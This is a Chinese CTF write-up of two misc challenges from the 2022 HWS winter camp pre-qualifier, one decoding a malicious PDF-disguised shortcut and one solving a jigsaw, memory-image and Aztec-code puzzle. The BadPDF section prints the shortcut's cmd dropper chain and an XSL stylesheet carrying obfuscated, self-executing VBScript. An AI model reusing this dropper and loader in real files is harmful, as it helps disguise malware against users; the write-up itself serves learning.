
# 【2022HWS硬件安全冬令营预选赛 misc】BadPDF+gogogo WriteUp

原创

shu天 于 2022-01-28 09:45:00 发布 491 收藏

分类专栏： ctf # misc 文章标签： ctf misc vbs





ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

misc

7 篇文章 0 订阅

订阅专栏

## 2022HWS硬件安全冬令营预选赛 misc

- BadPDF
- gogogo

## BadPDF

> 附件：20200308-sitrep-48-covid-19.pdf.lnk

就是个快捷方式不是PDF，差点手贱直接点了


```
%SystemRoot%\system32\cmd.exe /c copy "20200308-sitrep-48-covid-19.pdf.lnk" %tmp%\\g4ZokyumBB2gDn.tmp /y&for /r
C:\\Windows\\System32\\ %i in (*ertu*.exe) do copy %i %tmp%\\msoia.exe /y&findstr.exe "TVNDRgAAAA" %tmp%\\g4Zoky
umBB2gDn.tmp>%tmp%\\cSi1r0uywDNvDu.
```

在虚拟机上的cmd试运行，发现tmp下最新生成了oGhPGUDC03tURV，是个压缩包，解压得到

| 名称 | 修改日期 | 类型 | 大小 |
| --- | --- | --- | --- |
| 9sOXN6Ltf0afe7.js | 2020/3/19 20:59 | JavaScript 文件 | 1 KB |
| 20200308-sitrep-48-covid-19.pdf | 2020/3/9 20:36 | Microsoft Edge ... | 837 KB |
| cSi1r0uywDNvDu.tmp | 2020/3/20 13:34 | TMP 文件 | 1 KB |

CSDN @shu天

9sOXN6Ltf0afe7.js就是上面附带的cmd命令，cSi1r0uywDNvDu.tmp是病毒附带的xml配置


ps.原病毒：https://www.freebuf.com/articles/network/241414.html

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
 <ms:script implements-prefix="user" language="VBScript">
 <![CDATA[
 rBOH7OLTCVxzkH=HrtvBsRh3gNUbe("676d60667a643336653265643336653265643336653265336653265643336656564333665327c"):e
xecute(rBOH7OLTCVxzkH):function HrtvBsRh3gNUbe(bhhz6HalbOkrki):for rBOH7OLTCVxzkH=1 to len(bhhz6HalbOkrki)step 2
:HrtvBsRh3gNUbe=HrtvBsRh3gNUbe&chr(asc(chr("&h"&mid(bhhz6HalbOkrki,rBOH7OLTCVxzkH,2)))xor 1):next:end function:
 ]]> </ms:script>
</stylesheet>
```

VBScript

```
rBOH7OLTCVxzkH=HrtvBsRh3gNUbe("676d60667a643336653265643336653265643336653265336653265643336656564333665327c")
execute(rBOH7OLTCVxzkH)

function HrtvBsRh3gNUbe(bhhz6HalbOkrki)
for rBOH7OLTCVxzkH=1 to len(bhhz6HalbOkrki)step 2
HrtvBsRh3gNUbe=HrtvBsRh3gNUbe&chr(asc(chr("&h"&mid(bhhz6HalbOkrki,rBOH7OLTCVxzkH,2)))xor 1)
next
end function
```


把execute换掉，改成Wscript.Echo弹出flag。




## gogogo

> 附件：puzzle.zip，2.raw


拼图，把图片合起来，然后比例调成1：1




gaps自动拼图

```
p3@p3-virtual-machine:~$ gaps --image=flag.png --size=100 --save

=== Population:  200
=== Generations: 20
=== Piece size:  100 px
=== Pieces:      256

=== Analyzing image: ████████████████████████████████████████ 100.0%
=== Solving puzzle:  ████████████████---------------- 68.4%

=== GA terminated
=== There was no improvement for 10 generations

=== Done in 11.566 s
=== Result saved as 'flag_solution.jpg'
=== Close figure to exit
p3@p3-virtual-machine:~$
```








得到密码3e8f092d4d7b80ce338d6e238efb01（听说非预期，剪切板里面有这个密码欸，clipboard可以）

然后看raw镜像，取出压缩包

```
0x0000000002182dc0      1      0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\csgo.zip.zip
```

```
0x00000000021813a0    1     1 RW-rw- \Device\HarddiskVolume1\WINDOWS\WindowsUpdate.log
0x0000000002181ef8    2     1 R--r-- \Device\HarddiskVolume1\WINDOWS\inf\syssetup.PNF
0x0000000002182dc0    1     0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\csgo.zip.zip
0x0000000002183538    1     0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\msvcirt.dll
0x0000000002184ef8    1     0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\duser.dll
```

解压得到一张图片，binwalk可以看到里面夹了一张图片，

```
dalone/file.None.0x81d84ca8$ binwalk csgo.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 421 x 421, 8-bit colormap, non-interlaced
186           0xBA            Zlib compressed data, best compression
8371          0x20B3          PNG image, 1048 x 491, 8-bit/color RGB, non-interlaced
```



手动分离


根据枪的提示发现是Aztec code（一种定位在中间的二维码），在线解码器：https://products.aspose.app/barcode/zh-hans/recognize/aztec#

参考文章：
https://renjikai.com/2022-hws-wc-precomp-writeup/
https://www.cnblogs.com/c10udlnk/p/15846190.html